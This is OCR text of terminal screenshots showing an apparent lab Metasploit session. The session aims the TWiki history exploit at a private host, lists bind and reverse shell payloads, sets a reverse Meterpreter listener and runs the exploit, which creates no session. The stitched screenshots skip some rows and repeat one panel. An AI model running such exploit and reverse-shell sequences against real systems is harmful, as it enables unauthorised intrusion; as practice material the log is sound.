
```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                            normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                          normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                            normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                            normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                         normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                                  normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                             normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                           normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                              normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                           normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                                      normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_stub                                           normal  No     Unix Command Shell, Bind TCP (stub)
   15  payload/cmd/unix/bind_zsh                                            normal  No     Unix Command Shell, Bind TCP (via Zsh)
   16  payload/cmd/unix/generic                                             normal  No     Unix Command, Generic Command Execution
   17  payload/cmd/unix/pingback_bind                                       normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   18  payload/cmd/unix/pingback_reverse                                    normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   19  payload/cmd/unix/python/meterpreter/bind_tcp                         normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager
   20  payload/cmd/unix/python/meterpreter/bind_tcp_uuid                    normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager with UUID Support
   21  payload/cmd/unix/python/meterpreter/reverse_http                     normal  No     Python Exec, Python Meterpreter, Python Reverse HTTP Stager
   22  payload/cmd/unix/python/meterpreter/reverse_https                    normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   23  payload/cmd/unix/python/meterpreter/reverse_tcp                      normal  No     Python Exec, Python Meterpreter, Python Reverse TCP Stager
   24  payload/cmd/unix/python/meterpreter/reverse_tcp_ssl                  normal  No     Python Exec, Python Meterpreter, Python Reverse TCP SSL Stager
```


1 2 3 4
22:37
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
34 payload/cmd/unix/python/shell_reverse_tcp_ssl normal No Python Exec, Command Shell, Reverse TCP SSL (via python)
35 payload/cmd/unix/python/shell_reverse_udp normal No Python Exec, Command Shell, Reverse UDP (via python)
36 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
37 payload/cmd/unix/reverse_awk normal No Unix Command Shell, Reverse TCP (via AWK)
38 payload/cmd/unix/reverse_bash normal No Unix Command Shell, Reverse TCP (/dev/tcp)
39 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
40 payload/cmd/unix/reverse_bash_udp normal No Unix Command Shell, Reverse UDP (/dev/udp)
41 payload/cmd/unix/reverse_jjs normal No Unix Command Shell, Reverse TCP (via jjs)
42 payload/cmd/unix/reverse_ksh normal No Unix Command Shell, Reverse TCP (via Ksh)
43 payload/cmd/unix/reverse_lua normal No Unix Command Shell, Reverse TCP (via Lua)
44 payload/cmd/unix/reverse_ncat_ssl normal No Unix Command Shell, Reverse TCP (via ncat)
45 payload/cmd/unix/reverse_netcat normal No Unix Command Shell, Reverse TCP (via netcat)
46 payload/cmd/unix/reverse_netcat_gaping normal No Unix Command Shell, Reverse TCP (via netcat -e)
47 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
48 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
49 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
50 payload/cmd/unix/reverse_php_ssl normal No Unix Command Shell, Reverse TCP SSL (via php)
51 payload/cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via Python)
52 payload/cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)
53 payload/cmd/unix/reverse_r normal No Unix Command Shell, Reverse TCP (via R)
54 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
55 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
56 payload/cmd/unix/reverse_socat_udp normal No Unix Command Shell, Reverse UDP (via socat)
57 payload/cmd/unix/reverse_ssh normal No Unix Command Shell, Reverse TCP SSH
58 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)
59 payload/cmd/unix/reverse_stub normal No Unix Command Shell, Reverse TCP (stub)
60 payload/cmd/unix/reverse_tclsh normal No Unix Command Shell, Reverse TCP (via Tclsh)
61 payload/cmd/unix/reverse_zsh normal No Unix Command Shell, Reverse TCP (via Zsh)
62 payload/generic/custom normal No Custom Payload
63 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
64 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
65 payload/generic/ssh/interact normal No Interact with Established SSH Connection
msf6 exploit(unix/webapp/twiki_history) > Interrupt: use the 'exit' command to quit
msf6 exploit(unix/webapp/twiki_history) > set payload/cmd/unix/reverse

kali_interna@kali: ~

File Azioni Modifica Visualizza Aiuto

```
msf6 exploit(unix/webapp/twiki_history) > set PayloadUUIDName
PayloadUUIDName ⇒
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) >
```


1 2 3 4
22:48
kali_interna@kali: ~
File Azioni Modifica Visualizza Aiuto
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.40 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
URI /twiki/bin yes TWiki bin directory path
VHOST no HTTP server virtual host
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.25 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >